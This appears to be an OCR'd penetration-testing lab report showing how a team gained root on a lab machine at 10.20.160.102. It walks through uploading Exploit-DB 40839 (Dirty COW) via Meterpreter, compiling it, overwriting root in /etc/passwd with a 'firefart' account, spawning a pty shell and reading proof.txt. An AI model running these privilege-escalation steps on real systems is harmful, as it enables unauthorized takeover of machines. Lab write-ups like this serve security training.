
## (PROOF)10.20.160.102: TWENTY METERPRETER SESSIONS AND ONE OFFICE HOUR LATER…


Team (#) 1

Hash: 0447d0415b42ab230fa43f637146f57


Attack path: After trying different attack paths and metasploit modules, I was able to find a promising exploit on Exploid-DB. I located the file in the kali-linux machine and uploaded it onto machine 10.20.160.102. I then used chmod to make sure I had executable permissions on the file. The executable allowed me to overwrite the root account with a newly created user. The original etc/passwd file is backed up, and the password that I input becomes the default new password for the root account. I spawned a fully fledged terminal using python -c ’import pty; pty.spawn(“/bin/sh”)’, and was able to obtain root access.




```
root@kali:~# locate 40839
/opt/nessus/lib/nessus/plugins/aix_U840839.nasl
/usr/share/exploitdb/exploits/linux/local/40839.c
root@kali:~# cp /usr/share/exploitdb/exploits/linux/local/40839.c /root/
root@kali:~# ls
10018.sh  Documents  Tools            j3.jsp             top1000_A.gnmap
25444.c   Downloads  Videos           livehosts.txt      top1000_A.nmap
40839.c   Music      discovery.gnmap  payload.exe        top1000_A.xml
4444.php  Pictures   discovery.nmap   repair-openvas.sh
4445.php  Public     discovery.xml    shell.jsp
Desktop   Templates  j.jsp            shell.war
```



```
meterpreter > upload 40839.c
[*] uploading  : 40839.c -> 40839.c
[*] Uploaded -1.00 B of 4.89 KiB (-0.02%): 40839.c -> 40839.c
[*] uploaded   : 40839.c -> 40839.c
```




```
meterpreter > chmod 775 40839.c
meterpreter > mv 40839.c dirty.c
```




```
/etc/passwd successfully backed up to /tmp/passwd.bak
Complete line:
firefart:fiL7R2XneVpAU:0:0:pwned:/root:/bin/bash

mmap: 7f773df5e000
ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'hello'.
```




```
meterpreter > shell
Process 2731 created.
Channel 5 created.
gcc -pthread dirty.c -o dirty -lcrypt
ls
10018.sh
25444.c
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
dirty
dirty.c
./dirty
Please enter the new password: hello
su firefart
```



```
python -c 'import pty; pty.spawn("/bin/sh")'
sh-4.1$ su - firefart
su - firefart
Password: hello

[firefart@Elara ~]# ls
ls
anaconda-ks.cfg  post-install  post-install.log  proof.txt
```



```
[firefart@Elara ~]# cat proof.txt
cat proof.txt
0447d04015b42ab230fa43f637146f57
```